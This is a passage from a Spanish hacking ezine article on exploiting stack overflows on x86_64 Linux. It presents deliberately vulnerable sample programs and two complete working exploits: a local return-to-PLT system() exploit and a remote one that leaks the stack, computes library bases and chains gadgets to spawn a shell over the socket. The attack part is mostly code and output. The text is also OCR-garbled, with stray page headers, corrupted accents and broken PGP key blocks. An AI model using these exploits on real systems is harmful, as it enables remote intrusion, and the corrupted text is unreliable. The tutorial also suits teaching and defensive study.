La dirección de retorno de la función vulnerable se sobrescribe con 0x400642, con lo que salta ahí y ya tenemos 'rdx' en 'rdi'. Luego hace un retq: salta a 0x400750 -> xor %rsi,%rsi, y hace otro retq., y así vamos enlazando nuestros trozos de código.

Por cierto, normalmente antes de un 'retq' hay un 'leaveq', para restaurar 'rbp'. Esto nos complica las cosas, ya que sería imposible enlazar dos trozos de código seguidos (o muy difícil, ya que habría que colocar en 'rbp' el valor correcto) que tuvieran un 'leaveq' antes del 'retq'. Pero este problema está prácticamente solucionado en el caso de saltar a la libc, ya que desde hace tiempo se ha compilado entera con la opción fomit-frame-pointer. Así mismo muchos programas/aplicaciones de usuario también se compilan con esa opción, con lo que el 'rbp' no se salva/restaura al comienzo y final de una función.

Pues bien, sabiendo todo esto solo hay que analizar los datos para poder explotar un overflow, saltar a los lugares idóneos con el stack adecuado, y ya tenemos un exploit :).

-----[6. - Ejemplos simples de explotación]

Vamos a ver un par de ejemplos muy sencillos de overflows+exploits hechos para ilustrar un poco las técnicas descritas. De todas formas cada overflow es un mundo, estos 2 PoC's solo son un ejemplo entre mil (quiero decir que no hay una técnica que valga 'para todo').

Pues bien, vamos a ello..

----[6.1. - bof1.c local]

Este es un overflow típico de pila, que se explotará de forma local. Es muy simple y está orientado para que sea 'académico', por ejemplo la llamada a system() solo está para que dicha función se encuentre en la PLT del ejecutable.

---- bof1.c ----

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
```

```
void basura(void) { system(NULL); }
```

```
void f1(char *argv[])
```

OxOD-mad grml.txt

```
{
char buf[1024];

strcpy(buf, argv[1]); /* OVERFLOW */
}

int main(int argc, char *argv[])
{
f1(argv);

return(0);
}

---- eof ----
```

Como vemos este programilla lo unico que hace es llamar a la funcion f1(argv), la cual copia argv[1] en buf sin limite de tamaño a traves de strcpy. Es decir, se sobrescribe la direccion de retorno de f1.

Bien, en este caso la solucion es muy sencilla, ya que tenemos la 'suerte' de que hay una entrada en la PLT de la funcion system. Ya se que esto no es muy realista, pero para entrar en materia es mas que suficiente. Pues nada, como sabemos la direccion exacta de la entrada PLT de system solo tenemos que saltar a ella para conseguir nuestra shell.

Aqui hay un par de comentarios a tener en cuenta. El primero es que la funcion strcpy añade un caracter nulo al final del string. En este caso no tiene importancia, porque la direccion que vamos a sobrescribir es exactamente esta:

```
(gdb) x/1xg $rsp
0x7ffff6d3a078: 0x00000000040051e
```

Ese es el valor que habra en el stack justo en el reqt del final de f1. Como nosotros vamos a saltar a la PLT cuya direccion de comienzo es 0x0000000004003c8 (objdump -t bof1 | grep .plt), significa que del ante de lo que vamos a sobrescribir hay muchos ceros :). Aprovechandonos de que los datos en memoria se siguen guardando en little-endian podemos sobrescribir los 3 bytes bajos de la direccion de retorno, y el cuarto byte bajo se sobrescribirá con el null que metera strcpy. Ahora bien, aqui la gran faena (x no decir otra cosa) es que ya no podemos enlazar varias llamadas seguidas, tenemos que ejecutar la shell del tiron (por culpa del null que mete strcpy).

En realidad es muy sencillo, y aqui entra en juego un factor clave para la explotacion de los overflows. Como los argumentos de las funciones se pasan en los registros y no en el stack como antes, significa que despues de llamar a una funcion los registros no cambian, sigues teniendo los argumentos de la llamada anterior en ellos. Aprovechandonos de esto es coser y cantar. Recordamos como se produce el overflow:

```
strcpy(buf, argv[1]);
```

Esto significa que %rdi apuntara a buf, y que %rsi apuntara a argv[1]. El contenido de buf y argv[1] los controlamos, por lo tanto controlamos el buffer que se le pasara a system(): buf = %rdi. Con lo cual elaborando el overflow de esta forma conseguiremos ejecutar una shell:

```
/bin/sh;#PADPADPADPAD.. 3 bytes bajos de la entrada PLT de system
```

Hay que meter el numero justo de bytes para sobrescribir correctamente la direccion de retorno con los 3 bytes + el null; saltara a la entrada PLT de system y tendremos un system("/bin/sh;#PADPADPADPAD.."). Como metemos el caracter de comentario (#) lo que venga detras no se ejecutara.

Veamos el exploit:

```

---- xpbof1.c ----
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define SYSTEM_PLT 0x00000000004003f8

int main(void)
{
char buf[2048];
unsigned long *p = (unsigned long *) buf;
int i;

memset(buf, 0x00, sizeof(buf));

for (i=0; i < 128; i++)
    *p++ = (unsigned long) 0x4141414141414141;

*p++ = 0x4242424242424242;
*p = SYSTEM_PLT;

memcpy(buf, "/bin/sh;", 9);

execl("./bof1", "./bof1", buf, NULL);
}

---- eof ----

```

El exploit mete 1024 bytes del caracter 'A' (0x41), que llenan buf[] en bof1 f1(). Despues mete 8 bytes del caracter 'B' (0x42), que seran el %rbp que se sobreescribira (suponemos que bof1 no se ha compilado con la opcion fomit-frame-pointer, si fuera asi estos 8 bytes habria que eliminarlos). Y luego metemos los 3 bytes de la entrada PLT de system (aunque en el exploit ponga *p = 0x00000000004003f8 solo es porque el puntero p es de tipo unsigned long, los 4 bytes nulos altos no se utilizaran ya que el primer null es el que marca el final de cadena, era para evitar hacer castings y demas :P). Para saber la direccion de la entrada PLT de system lo podemos mirar, o con el gdb:

```

(gdb) disass basura
Dump of assembler code for function basura:
0x00000000004004c8 <basura+0>: push    %rbp
0x00000000004004c9 <basura+1>: mov     %rsp,%rbp
0x00000000004004cc <basura+4>: mov     $0x0,%edi
0x00000000004004d1 <basura+9>: callq  0x4003f8 <-- AQUI
0x00000000004004d6 <basura+14>: leaveq
0x00000000004004d7 <basura+15>: retq

```

O con el objdump:

```

[raise@enyel ab x86_64]$ objdump -d bof1 | grep system@plt
00000000004003f8 <system@plt>: <-- AQUI

```

Ahora solo queda probar el exploit:

```

[raise@enyel ab x86_64]$ ./xpbof1
sh-3.1$

```

Ya tenemos una shell :). Por cierto, la bash nos quitara el euid 0 en caso de dar a bof1 suid root, menos en debian creo (por un tema de que la bash que lleva esta modificada para que expresamente no lo haga). Para que no lo hiciera habria que hacer un setuid(0) (por ejemplo), o no utilizar system sino exec* y ejecutar una shell que no fuera bash (bof1 = di dactico).

----[6.2. - bof2.c remoto]

Ahora veremos otro ejemplo de explotación de un overflow (remoto) algo más complejo que el anterior, pero que sigue siendo bastante sencillo. Se trata de un programilla que lo único que hace es escuchar en un puerto, y cuando recibe una conexión mostrar un mensaje y pedir una contraseña. Al leer la contraseña es cuando se produce el overflow.

Vemos el código:

---- bof2.c ----

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <signal.h>
#include <unistd.h>

/* funciones */
void manejador(int s);

int main(int argc, char *argv[])
{
    int soc, soc2;
    struct sockaddr_in dire;

    if (argc != 2)
    {
        fprintf(stderr, "%s puerto\n", argv[0]);
        exit(-1);
    }

    if ((soc = socket(AF_INET, SOCK_STREAM, 0)) == -1)
    {
        fprintf(stderr, "Error al crear el socket.\n");
        exit(-1);
    }

    bzero((void *) &dire, sizeof(dire));
    dire.sin_family = AF_INET;
    dire.sin_port = htons(atoi(argv[1]));
    dire.sin_addr.s_addr = htonl(INADDR_ANY);

    if (bind(soc, (struct sockaddr *) &dire, sizeof(dire)) == -1)
    {
        fprintf(stderr, "Error al hacer bind, seguramente el puerto"
            " ya esta en uso.\n");
        exit(-1);
    }

    listen(soc, 5);

    if ((soc2 = accept(soc, NULL, 0)) == -1)
        return(-1);
    else
        manejador(soc2);

    return(0);
} /****** fin de main() *****/
```

Ox0D-mad grml.txt

```
void manejador(int s)
{
char buf[1024];

write(s, "* BOF2 Server, bienvenid@ :)\n\n", 30);
write(s, "Introduce tu clave:\n", 20);

read(s, buf, 2*sizeof(buf)); /* OVERFLOW */
} /****** fin manejador() *****/

---- eof ----
```

Muy simple. Hace un socket / bind / listen / accept, y el socket de la conexion se le pasa como argumento a la funcion manejador. Es ahí donde se produce el overflow ya que lee el doble de bytes del tamaño de buf (1024).

Una ilustracion de lo simple que es el programa:

```
--
[raise@enyel ab x86_64]$ ./bof2
./bof2 puerto

[raise@enyel ab x86_64]$ ./bof2 7777 &
[1] 4038

[raise@enyel ab x86_64]$ nc localhost 7777
* BOF2 Server, bienvenid@ :)

Introduce tu clave:
CLAVE_DE_PRUEBA
[1]+ Done ./bof2 7777
[raise@enyel ab x86_64]$
--
```

Lo unico que hicimos fue ejecutar ./bof2, el cual nos muestra un error para que indiquemos el numero de puerto, lo volvemos a ejecutar con el puerto 7777 en segundo plano, luego nos conectamos a localhost al puerto 7777, nos muestra el mensajito, metemos "CLAVE_DE_PRUEBA", y termina. Tan simple como eso :). Obviamente hay un overflow y si metemos 1040 A's como password:

```
[raise@enyel ab x86_64]$ nc localhost 7777
* BOF2 Server, bienvenid@ :)

Introduce tu clave:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA's [1040]
[1]+ Violación de segmento (core dumped) ./bof2 7777
```

El proceso que habia en segundo plano hace crash. Pues bien, ya sabemos lo que hace el programa y donde esta el overflow, y ahora como lo explotamos sino hay system() ni exec*() en la PLT?. Podemos intentar buscar una instruccion 'syscall' en el propio codigo del ejecutable, pero sin exito debido al poco tamaño del mismo. Definitivamente habra que saltar a la libc o a alguna libreria de enlace dinamico, pero como averiguamos su direccion exacta?.

Aquí entra un poco en juego la imaginación. Tenemos que utilizar las funciones de entrada/salida que use el programa vulnerable para averiguar la dirección de las librerías en tiempo de ejecución. Es muy raro que un programa no haga E/S, y si la hace alguna función habrá en la PLT que nos sirva. En este ejemplo tenemos read y write, pero en otros casos podría utilizarse *printf o similares. Ahora nos fijamos en donde se produce el overflow:

```
read(s, buf, 2*sizeof(buf));
```

OxOD-mad grll.txt

Como los registros no son modificados antes del retorno de la función manejador(), quiere decir que saltamos a donde saltamos sobrescribiendo la dirección de retorno tendremos: en %rdi el socket, en %rsi la dirección de buf, y en %rdx 2*sizeof(buf), o sea 2048. Con esos parámetros lo tenemos muy fácil, solo tenemos que sobrescribir la dirección de retorno con la entrada PLT de write, la cual nos enviara el contenido de buf (que ya lo sabemos y no nos importa) + 1024 bytes del stack. Analizando esos 1024 bytes de información sacaremos la dirección de libc. Si quisiéramos 'mostrar' más bytes, podríamos saltar a algo así dentro del propio código de bof2:

```
pop %rdx
retq
```

Como controlamos el stack meteríamos en %rdx el valor que quisiéramos, y luego saltaríamos a la entrada PLT de write con el retq. Las posibilidades son las que el programa vulnerable nos proporcione, solo hay que buscar a donde saltar. De todas formas en este caso no nos hace falta, ya que con 1024 bytes de información nos es suficiente.

Bueno, estamos en que saltamos al write y nos muestra información, pero y luego?. Necesitamos 'volver' a provocar otro overflow en tiempo de ejecución, ya que la información obtenida solo es válida para esa instancia del proceso, si volvemos a ejecutar bof2 otra vez la dirección de libc será diferente y no nos servirá de nada. Pues muy fácil, volvemos a saltar read (entrada PLT), que ya tenemos los argumentos colocados :), y volvemos a provocar otro overflow, esta vez saltando directamente a la libc, ya que habremos calculado su dirección en el overflow anterior. Para hacer un resumen este es el esquema del overflow:

```
* 1032 A's (sobrescribe %rbp de manejador tambien) *
* direccion de entrada PLT de write *
- aqui nos muestra la informacion del stack, la analizamos y calculamos
  la direccion de la libc -
* direccion de entrada PLT de read *
* 1048 bytes para rellenar el buffer *
* siguiente direccion a donde saltamos *
```

Bien, estamos en el punto en el que bof2 vuelve a hacer un read como el original, concretamente: read(s, buf, 2048) (no pongo el sizeof para abreviar). Recordemos que %rsp no se ha movido, en el momento en que salta al segundo read que nosotros hemos provocado apunta a buf[1048]. Por lo tanto, podemos modificar el siguiente salto en el SEGUNDO overflow, ya que esa dirección la podemos sobrescribir debido a que el read es de 2048 bytes. Pues bien, en el segundo overflow en vez de meter 1032 bytes de 'pad' metemos 1048, y la siguiente dirección será a donde salta, o sea a la libc :).

Ahora veamos como calculamos la dirección de libc (entre otras cosas) a partir de 1024 bytes del stack. Los 2048 bytes que nos envía 'write' son algo así:

```
0x4141414141414141 0x4141414141414141 0x4141414141414141
0x4141414141414141 0x4141414141414141 0x4141414141414141
* 1032 bytes de 0x4141... es buf[] *
0x4006a0 0x400680 0x40090a 0x7fff9f98de08 0x20b234c00 0x611e0002
(nil) 0x7fff9f98de00 0x400000003 (nil) 0x2b0d0b252e64 0x400740
0x7fff9f98de08 0x200000000 0x4007f8 0x2b0d0b234c00 0xff0a00b98c173f6e
* mas contenido que no nos interesa *
```

Entre esas direcciones está la de '_start' de bof2. Esto no lo voy a explicar a fondo porque me eternizo y no tiene mucha importancia a la hora de explotar. '_start' es la dirección en la que comienza a ejecutarse bof2, que llama a '__libc_start_main' en la libc, y que luego salta a 'main'. Como '__libc_start_main' está en la libc, primero tiene que resolver la dirección el enlazador dinámico, que es el que salva en la pila la dirección de '_start'. Resumiendo, la dirección de '_start' no cambia ya que está prefijada, así que buscando ese valor en la pila veremos que está justo después de la dirección de una instrucción de '__libc_start_main'. Concretamente esta:

Ox0D-mad grml.txt

```
0x2b0559a20e60 <__libc_start_main+240>: callq *0x18(%rsp)
0x2b0559a20e64 <__libc_start_main+244>: mov    %eax,%edi    <-- ESTA
```

Ese callq salta a 'main' en bof2, pero antes salva la direccion siguiente, 0x2b0559a20e64. En realidad esa es la direccion de retorno de 'main'. Bueno, pues buscando en la pila el valor de '_start' obtenemos el de __libc_start_main+244 (esto puede cambiar dependiendo de la version de libc, puede ser +238, etc.). La direccion de '_start' es:

```
[raise@enyel ab x86_64]$ objdump -f bof2 | grep start
start address 0x0000000000400740
```

Si vemos en el 'printeo' del stack esa direccion, aparece despues de 0x2b0d0b252e64 (__libc_start_main+244). Ahora hacemos:

```
[raise@enyel ab x86_64]$ objdump -T /lib64/libc.so.6 | grep __libc_start_main
000000000001cd70 g DF .text 00000000000001a5 GLIBC_2.2.5 __libc_start_main
```

Para sacar la direccion base de libc solo hay que coger la de __libc_start_main+244 y restarle (244 + 0x1cd70), todo en tiempo de ejecucion. Pero no solo eso, vamos a sacar tambien la direccion exacta de 'buf' de manejador(), ya que la necesitaremos. Otra vez volvemos a analizar el printeo anterior del stack. Pues bien, en 3 posiciones anteriores a la direccion de retorno de main (la que apunta a __libc_start_main+244) estara guardada la direccion del stack inicial del proceso, ya que la ha salvado en la pila la propia libc en una subllamada de __libc_start_main. La cuestion es que para un mismo ejecutable la distancia entre el stack inicial y buf sera la misma, concretamente en mi bof2 0x530, con lo que haciendo una cuenta conseguimos la direccion exacta de buf en tiempo de ejecucion.

Dios, esto no acaba nunca.. Bueno, pues seguimos. Necesitaremos llamar al menos a 2 funciones de la libc: execv() y dup2(), por lo que averiguamos sus offsets dentro de la libc:

```
raise@enyel ab x86_64]$ objdump -T /lib64/libc.so.6 | grep execv
00000000000949c0 g DF .text 000000000000000f GLIBC_2.2.5 execv
```

```
[raise@enyel ab x86_64]$ objdump -T /lib64/libc.so.6 | grep dup2
00000000000bed80 w DF .text 0000000000000025 GLIBC_2.2.5 dup2
```

Pues ya tenemos casi todo, ahora solo hace falta encontrar dentro de alguna lib cargada en memoria por 'bof2' las instrucciones adecuadas para inicializar los registros correspondientes. Veamos las libs:

```
[raise@enyel ab x86_64]$ ldd bof2
      libc.so.6 => /lib64/libc.so.6 (0x00002b41862b0000)
      /lib64/ld-linux-x86-64.so.2 (0x00002b4186195000)
```

ld-linux-x86-64.so.2 es el enlazador dinamico, que se carga en memoria como una libreria normal. No estaria de mas averiguar su direccion tambien por si tenemos que saltar a ella (que lo necesitaremos). Como una vez averiguada libc las demas libs siempre estaran a la misma distancia, solo tenemos que restar sus direcciones, siempre dara el mismo valor:

0x00002b41862b0000 - 0x00002b4186195000 = 0x11b000

Al valor de la libc le restamos 0x11b000 y ya tenemos la direccion base de /lib64/ld-linux-x86-64.so.2. Ahora si, buscamos las direcciones que nos interesan, que son las siguientes (dadas en offsets):

```
libc (0xd81ba):      pop    %rsi
                   retq

libc (0xd8190):      pop    %rdx
                   pop    %r10
                   retq
```

```

                                0x0D-mad grml.txt
ld-linux (0xc29b):  mov    (%rsp), %rdi
                   mov    %rax, (%rdx)
                   callq  *0x8(%rsp)

```

Con todo eso en la mano estamos en disposici3n de hacer nuestro overflow, el esquema ser3a:

```

dup2(socket, 0); dup2(socket, 1); dup2(socket, 2);
execv("/bin/sh", &NULL); --> direcci3n de un null

```

Para hacer los dup2(), es muy f3cil, puesto que en %rdi ya tenemos el socket (recordemos que no se modific3o despues del overflow, sigue estando ah3 porque era el primer argumento de read), solo tenemos que ir colocando los valores 0, 1 y 2 en %rsi e ir llamando a dup2(). Para colocar los valores en %rsi usaremos 0xd81ba en la libc (3 llamadas seguidas), como controlamos el stack controlaremos lo que 'poppeamos' a %rsi.

Despues tenemos que copiar la direcci3n del string '/bin/sh' en %rdi, la de un NULL en %rsi, y llamar a execv(). Para poner la direcci3n de un NULL en %rsi volvemos a usar 0xd81ba en libc. Para la direcci3n del string usaremos 0xc29b en ld-linux; copiara el contenido del tope del stack (un puntero al string que nosotros colocaremos) a %rdi. Os preguntareis: que narices pinta %rdx ah3?, nada. Lo que pasa que entre el 'mov (%rsp), %rdi' y el 'callq *0x8(%rsp)' se copia %rax a la direcci3n a la que apunta %rdx, por lo tanto tenemos que asegurarnos que %rdx apunta a una direcci3n v3lida, y ah3 es donde entra en juego 0xd8190 en la libc: copiaremos a %rdx un valor que nos interese (%r10 ah3 tampoco pinta nada, pero no nos molesta).

Al final el buffer que le pasamos en el segundo overflow tiene una pinta tal que as3:

```

*NULL* *AAAAAAA* */bin/sh\0* *1031 AAAA's* --> total: 1048
*&pop_rsi* *0* *&dup2()* *&pop_rsi* *1* *&dup2()*
*&pop_rsi* *2* *&dup2()* *&pop_rsi* *&buf* *&libc+0xd8190*
*&buf[32]* *AAAAAAA* *&lib_ld+0xc29b* *&buf[16]* *&execv* *\n*

```

En total 1185 bytes. La primera l3nea ocupa justo 1048 bytes, que era lo necesario para producir el segundo overflow. Despues hay 3 llamadas a dup2() con 0, 1 y 2 de argumento. Luego se vuelve a colocar en %rsi la direcci3n de buf, y se coloca &buf[32] en %rdx para que sobrescriba justo ah3 el 'mov %rax, (%rdx)'. Las 8 A's son para el 'pop %r10'. Despues copia el contenido del tope del stack a %rdi, que es &buf[16] (la direcci3n del string de "/bin/sh"), y salta a execv. Como en %rsi tenemos la direcci3n de buf, y justo al comienzo del mismo hay un null ya lo tenemos todo :).

Lo probamos:

```

[raise@enyel ab x86_64]$ ./bof2 7777 &
[1] 3944

```

```

[raise@enyel ab x86_64]$ ./xpbof2 127.0.0.1 7777
* Conectando
* Enviando bof
* Leyendo stack ...
* Buscando __libc_start_main+244
* libc base: 0x2b497bfb4000
* lib_ld base: 0x2b497be99000
* %rsi remoto: 0x7fff2ec0db50
* Enviando bof #2
* lanzando shell ...

```

```

id
uid=500(raise) gid=500(raise) grupos=500(raise)

```

Funciona! ;P.

0x0D-mad grrl.txt

Por cierto, si bof2 tiene suid root pasa lo de antes, que la shell te quita el euid 0. Para solucionarlo habria que ejecutar setuid(0) por ejemplo, o mas sencillo ejecutar otra shell (cambiar /bin/sh por /bin/bsh, etc.).

Ahi va el codigo del exploit:

---- xpbof2.c ----

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <time.h>
#include <netdb.h>
```

```
#define EXECV_OFFSET 0x949c0
#define DUP2_OFFSET 0xbcd80
#define READ_PLT 0x000000000400680
#define WRITE_PLT 0x0000000004006a0
#define STARTADDR 0x400740
```

```
int main(int argc, char *argv[])
{
    char buf[2048], trash[2048], stack[4096];
    unsigned long libc, lib_ld, rsi, pop_rsi;
    unsigned long *p = (unsigned long *) buf;
    struct sockaddr_in dire;
    fd_set s_read;
    unsigned char tmp;
    int i, n, soc;
```

```
if (argc != 3)
{
    printf("uso: %s ip puerto\n", argv[0]);
    exit(-1);
}
```

```
/* protocolo de conexion */
```

```
if ((soc = socket(AF_INET, SOCK_STREAM, 0)) == -1)
{
    fprintf(stderr, "Error al crear el socket.\n");
    exit(-1);
}
```

```
bzero((void *) &dire, sizeof(dire));
dire.sin_family = AF_INET;
dire.sin_port = htons(atoi(argv[2]));
dire.sin_addr.s_addr = inet_addr(argv[1]);
```

```
printf("* Conectando\n");
```

```
if ((connect(soc, (struct sockaddr *) &dire, sizeof(dire))) == -1)
{
    printf("error al conectar\n");
    exit(-1);
}
```

```
/* fin de protocolo de conexion */
```

```
memset(buf, 0x00, sizeof(buf));
```

```

for (i=0; i < 128; i++)
    *p++ = (unsigned long) 0x4141414141414141;

*p++ = 0x4242424242424242;
*p++ = WRITE_PLT;
*p = READ_PLT;

buf[1048] = 0xa;

// cabecera
read(soc, (void *) trash, sizeof(trash));

printf("* Enviando bof\n");
write(soc, (void *) buf, 1049); // bof

printf("* Leyendo stack ... \n");
n = read(soc, (void *) stack, 2048); // leemos stack

printf("* Buscando __libc_start_main+244\n");
p = (unsigned long *) stack;

for(i=0; i < n; i+=8)
{
    if (*p == STARTADDR) /* _start */
    {
        p--;
        break;
    }
    else
        p++;
}

libc = (unsigned long) *p;
libc = libc - (244 + 0x1cd70);
lib_ld = libc - 0x11b000;
p -= 3;
rsi = (unsigned long) ((*p) - 0x530);
pop_rsi = (unsigned long) libc + 0xd81ba;

printf("* libc base: %p\n", libc);
printf("* lib_ld base: %p\n", lib_ld);
printf("* %rsi remoto: %p\n", rsi);

printf("* Enviando bof #2\n");

/* el primer long sera un null */
memset(buf, 0, 8);
memset(&buf[8], 0x41, 1048);
strcpy(&buf[16], "/bin/ash");

p = (unsigned long *) &buf[1048];

*p++ = (unsigned long) pop_rsi;
*p++ = (unsigned long) 0;
*p++ = (unsigned long) libc + DUP2_OFFSET;

*p++ = (unsigned long) pop_rsi;
*p++ = (unsigned long) 1;
*p++ = (unsigned long) libc + DUP2_OFFSET;

*p++ = (unsigned long) pop_rsi;
*p++ = (unsigned long) 2;
*p++ = (unsigned long) libc + DUP2_OFFSET;

*p++ = (unsigned long) pop_rsi;
*p++ = (unsigned long) rsi;

```

Ox0D-mad grrl.txt

```
*p++ = (unsigned long) libc + 0xd8190;
*p++ = (unsigned long) rsi+32; /* rdx */
*p++ = 0x4141414141414141; /* basura, pop %r10 -> 0x4141.. */
*p++ = ((unsigned long)(lib_ld + 0xc29b));
*p++ = (unsigned long) rsi+16; /* rdi nuevo */
*p = (unsigned long) libc + EXECV_OFFSET;

buf[1184] = 0xa;

write(soc, buf, 1185);

printf("* lanzando shell ... \n\n");

/* bucle para multiplexar los sockets */
while(1)
{
    FD_ZERO(&s_read);
    FD_SET(0, &s_read);
    FD_SET(soc, &s_read);

    select((soc > 0 ? soc+1 : 0+1), &s_read, 0, 0, NULL);

    if (FD_ISSET(0, &s_read))
    {
        if (read(0, &tmp, 1) == 0)
            break;
        write(soc, &tmp, 1);
    }

    if (FD_ISSET(soc, &s_read))
    {
        if (read(soc, &tmp, 1) == 0)
            break;
        write(1, &tmp, 1);
    }

} /* fin while(1) */
} /***** fin main *****/

---- eof ----
```

Os recuerdo que para probar los PoC's hay que ajustar los valores necesarios (direcciones de entradas PLT, offsets de las libs, etc.).

-----[7. - Conclusiones]

Bueno, parece que explotar overflows en Linux x86_64 sigue siendo posible, difícil.., pero posible. En exploits locales la cosa se facilita mucho, ya que disponemos de las copias de los ejecutables y librerías del sistema para sacar los offsets. En remotos es algo más complicado, pero disponiendo de los datos necesarios es también explotable. De todas formas la cosa se puede poner más complicado si al final el propio ejecutable es cargado en memoria como las libs (posición pseudoaleatoria), aunque de momento eso no está implantado (aunque sí desarrollado).

Nota: A todo esto, en este texto se da por supuesto que /proc/PID/maps está desactivado, y que no podría utilizarse para conocer datos de memoria como donde se cargan las librerías, etc.

-----[8. - Despedida]

OxOD-mad grrl.txt

Por fin he acabado el texto :). Lo siento por el toston de explicar los PoC's, dije que no iba a enrollarme y al final he escrito unas parrafadas del 15. Bueno, y que pongo yo aqui ahora? :?. Pues nada, saludos a todos los lectores/as, a los que me han ayudado a testear los PoC's (kenshin, nomuryto), y a todos los asi duos de SET y eNYe Sec.

Hasta la proxima!.

Rai Se <raise@enye-sec.org>
<http://www.enye-sec.org>

==|===== EOF =====|

Ox0E-mad grrl.txt

-[Ox0E]-----
-[LI aves PGP]-----
-[by SET Staff]-----SET-33--

PGP <http://www.pgpi.com>

Para los que utilizan comunicaciones seguras, aqui teneis las claves publicas de algunas de las personas que escriben en este vuestro ezine o que colaboran de una u otra forma.

<+> keys/grrl.asc
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 6.0.2

mQDNAzcEBECAAEEGANGH6CWGRbnJz2tFxdngmtei e/OF6UyVQi j l Y0w4LN0n7RQO
TydWEQy+sy3ry4cSsW51pS7no3YvpWnqb135QJ+M11uLCyfPoBJZCcl AI QaWu7rH
PeChcki AGZuCdKrOyVhl og2vxxj DK7Z0kp1h+tK1sJg2DY2PrSEJbrCbn1PRqqka
cZsXI TcAcJQei 55GZpRX/afn5sPqMUsI 0l D00cW2BGGsj ti hpl xySDYbLwerP2mH
u01FBI /frDeskMi Bj QAFebQj R2FycnVsbyEgPGdhcnJ1bG9AZXh0ZXJtaW5hdG9y
Lm5l dD6JANUDBRA3BARH36w3rJDI gY0BAb50BF91+aeDUkxauMoBTDVvpBi vrrJ/
Y7tfi CXa7neZF9l Uax64E+l aJCRbj oUH4XrPLNI kTapl apo/3JQngGQj gXK+n5pC
l Kr1j 6Ql +oQel fBo5l SnNypJMm4gzj nKAX5vMOTSW5bQZHUSG+K8Yi 5HcXPQkeS
YQfp2G1BK88LCmkSggeYkl thABoYsN/ezzzPbZ7/JtC9qPK407Xmj pm//ni 2E10V
GSGkrncDf/SoAVdedn5xzUhhYsi QLEEnmEi j wMs=
=i Ekw
-----END PGP PUBLIC KEY BLOCK-----
<-->

Tipo Bits/Clave Fecha Identificador
pub 768/AEF6AC95 1999/04/11 madfran <madfran@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBtAzCQ8VI AAAEDAjuWBxd0xP81fhTJ29fVJONK/63dcn5D/v0+6EYOEHGHC42i
RF9gXnPuoSrl NfnfFnF9hZ00Ndb4i hX9RLaCrul 8+FN97WYCqSonu2B23PpX7U0j
uSPFFqrNgOvDrvasl QAFebQfbWfKznJhbi A8bWfKznJhbkBueW0uYWxpYXMubmVO
PokAdQMFEDcQ8VPNgOvDrvasl QEBHPOC/i X/mj 59UX1uJI VmOZI qS4l 6C4MtAwh3
7Dh5cSHYONOWBRzSBKZD/07rV0amh1i KkrZ827W6ncqXtzH0sQZfo183i vH0c3vM
N4q3EEzGJb9xseqQA61Ap8R8r037Q8kEQ==
=vagE
-----END PGP PUBLIC KEY BLOCK-----

bl ackngel

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.4.6 (GNU/Linux)

mQGi BEaroPURBACGi D/4PEB7Y5ubzv0wA0rZvH6ehfBZ5WyVZFcPi mnV8R/Tj 8QF
PuZR5KZqffBqWat0T8zeccN2SzQJTCV9zLv/aOHxwVnf4PTnGzFYe8ohi Wc6gdU
DJPtutkTMypnl ml YYURKyDghmBdbi OdC2d6RqYMvj Lqol i FV/qa1r00MfwCgj Cve
nWc0QSzzV2r6edmSXPERE3kD/2+s06Y9X8bdYodw0YGoxVoz67wvDpLqRVf3mhpm
2Pwl l 3OzfOBMi l D1VI q0+vdcFaET+Rwo81QrnysORLB3l 9hfdctqcY+gmnMVvu1y
78VVEVA3ye1vbDb3+/f3egHOWxR5VLNMgbB1AEQj 1CNc70oKY5vaXFT076TCLNn2
ZtbVBACF9+x2M+VTb3DGVj ncBOBCeNZm62J+scm7DVA7c66+N7+ZWE7oDtGUI 53L
f8K5NKbDpgnV19CermuryVN/Y1ndoLtcqmTHg9bMqA/zJNZXMJDpWxUJr+UMp37
xb+T9udKPKGC9WVRd+BQLRpyl bPdhZqNcj DmyKR01Li Lj 8oHDLQ3YmxhY2tuZ2Vs
l GJl c28gKEN1ZW50YSBQZXJzb25hbCkgPGJsYWNrbmdl bEBpZXNwYW5hLmVzPohg
BBMRAGAgBQJGq6D1AhsDBgsJCAcDAgQVAggDBBYCAwECHgECF4AAcGkQL4sj A8MD
xTpfGQCeJ11NXyKfE0j g/xBH4mq/zv+eNmsAnj bfH5wMj 0QaSP7j J0NtI 6uHRr3e
uQl NBEaroQl QCADSebWgptHAS6TI nODL7tkl vLXj ZRC/MPAvWATSAtj ul GXPPeCa
5GhB1EJUOs5rAw/VgJsrCaj 6mU6LmgZwCke7HCzI DdOCumOsw2RpXU9zJHXyJswr
zMJ+NbsK4/M6j KyqG7e310z0yssVzQ/MUqwwZq27ml S+HTJ94fI EMSYBvUuwj 35E
VBM1d4exLLI BHMmY2FFckrxqPPk85xoFFCBJ9aJsJOMyR+PFTQi cTgeXcUeo2wNw

Ox0E-mad grri . txt

AVUp0Y9LLXCWgOR906gR9Ej 7qj MpoSVF/JY6zckBeZQfY5zksMi aBc8eCrdQTuP6
h9eY1Ji RLd3k+RTPz5RwtLXt4j i OhRhcdc67AAMGB/9QOXNxfSkY2/8+2hnm/t
Fx75dT4USDw3bRPNcyumY3/xywUP4dnAZucBEI MSrEdM5tPKI w7aSePi vKZr9rt
fcXMSRPu2mLFHKGy46geNBk1uNKeJ2JhTnhEV3XQ31n7Px5mAbkRdFoo53SNqdp
8t+gl y16l p9YUNbmCnl xl l cZmaw6ptVhj uLaWgPPy012g9vxkhd5AWQZmf6UWffv
2qmpr0nVl uEaZsl mu3QJoYgP0X02kx6RYc6LdcEA/JaPhBATT3L1pdME8tvLWtBR
Yri vtki C9UDI RAfyy27xX6r03mRW9S2l SSGpQmyg3K/ZCdi X0BI 0XqRbj UGghDgT
i EkEGBECAAKFAkaroQl CGwwACgkQL4sj A8MDxToS2ACdFXc0h9kBEQj l 9Zns6CPp
